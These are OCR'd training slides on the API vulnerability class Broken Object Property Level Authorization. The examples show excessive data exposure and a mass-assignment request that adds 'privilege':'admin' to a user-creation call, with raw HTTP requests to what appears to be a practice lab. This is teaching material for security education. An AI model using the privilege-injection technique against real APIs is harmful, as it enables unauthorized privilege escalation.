
```
GET /api/v3/account?name=Eren+Yeager
```

```
{ "id": "5501", "first_name": "Eren", "last_name": "Yeager", "privilege": "user",
"createdby": [ "name": "Grisha Yeager", "id": "2203" "email": " gyeager@titan.com",
"privilege": "super-admin" "admin": true "two_factor_auth": false] }
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure



User Registration

Email *
yakdonhak@mail.com


Password *
••••••••
Password must be 5-40 characters long. 8/20

Repeat Password *
••••••••
8/40

Show password advice

Security Question *
Your favorite book?
This cannot be changed later!

Answer *
a



```
POST /api/Users/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 241
Origin: http://178.128.26.209:3000
DNT: 1
Connection: close
Referer: http://178.128.26.209:3000/
Cookie: language=en; welcomebanner_status=
dismiss; continueCode=
9vXkzlbV2npoK65x83q9eOwgQ1AJ1Tjiwj0BJPkLXMy
EYrDjZmvRN4W7aDBO

{
  "email":"yakdonhak@mail.com",
  "password":"P@ssw0rd",
  "passwordRepeat":"P@ssw0rd",
  "securityQuestion":{
    "id":11,
    "question":"Your favorite book?",
    "createdAt":"2023-03-29T04:14:15.602Z",
    "updatedAt":"2023-03-29T04:14:15.602Z"
  },
  "securityAnswer":"a"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/21
Content-Type: application/json;
charset=utf-8
Content-Length: 309
ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E"
Vary: Accept-Encoding
Date: Wed, 29 Mar 2023 04:50:21 GMT
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
    "/assets/public/images/uploads/default.
    svg",
    "isActive":true,
    "id":21,
    "email":"yakdonhak@mail.com",
    "updatedAt":"2023-03-29T04:50:20.987Z",
    "createdAt":"2023-03-29T04:50:20.987Z",
    "deletedAt":null
  }
}
```


© 2023 Secure D Center Co., Ltd.

https://hackerone.com/reports/1072893

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure (real case)

- ❑ Sensitive information disclosure to shared access user via streamlabs platform api to Logitech ($ 200)



Here is where you can control your donation settings, merged platforms, email preferences and more.


You now have the ability to merge multiple platforms with your Streamlabs account. Connect platforms below then change between views from the 'Platform' dropdown in the top navigation.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API3: Broken Object Property Level Authorization (What ?): Mass assignment

❑ **Mass assignment** occurs when an API consumer includes more parameters in their requests than the application intended and the application adds these parameters to code variables or internal objects. In this situation, a consumer may be able to edit object properties or escalate privileges



CREATE USER


```
{ "User": "scuttleph1sh", "Password": "GreatPassword123" }
```

```
{ "id": "1", "first_name": "Scuttle", "last_name": "Phish", "privilege": "user"}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API3: Broken Object Property Level Authorization (What ?): Mass assignment



CREATE USER


{ "User": "scuttleph1sh", "Password": "GreatPassword123", "privilege": "admin" }

{ "id": "1", "first_name": "Scuttle", "last_name": "Phish", "privilege": "admin"}

© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

API3: Broken Object Property Level Authorization: Mass assignment



```
POST /api/Users/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 241
Origin: http://178.128.26.209:3000
DNT: 1
Connection: close
Referer: http://178.128.26.209:3000/
Cookie: language=en; welcomebanner_status=
dismiss; continueCode=
9vXkzlbV2npoK65x83q9eOwgQ1AJ1Tjiwj0BJPkLXMy
EYrDjZmvRN4W7aDBO

{
  "email":"yakdonhak@mail.com",
  "password":"P@ssw0rd",
  "passwordRepeat":"P@ssw0rd",
  "securityQuestion":{
    "id":11,
    "question":"Your favorite book?",
    "createdAt":"2023-03-29T04:14:15.602Z",
    "updatedAt":"2023-03-29T04:14:15.602Z"
  },
  "securityAnswer":"a"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/21
Content-Type: application/json;
charset=utf-8
Content-Length: 309
ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E"
Vary: Accept-Encoding
Date: Wed, 29 Mar 2023 04:50:21 GMT
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
    "/assets/public/images/uploads/default.
    svg",
    "isActive":true,
    "id":21,
    "email":"yakdonhak@mail.com",
    "updatedAt":"2023-03-29T04:50:20.987Z",
    "createdAt":"2023-03-29T04:50:20.987Z",
    "deletedAt":null
  }
}
```



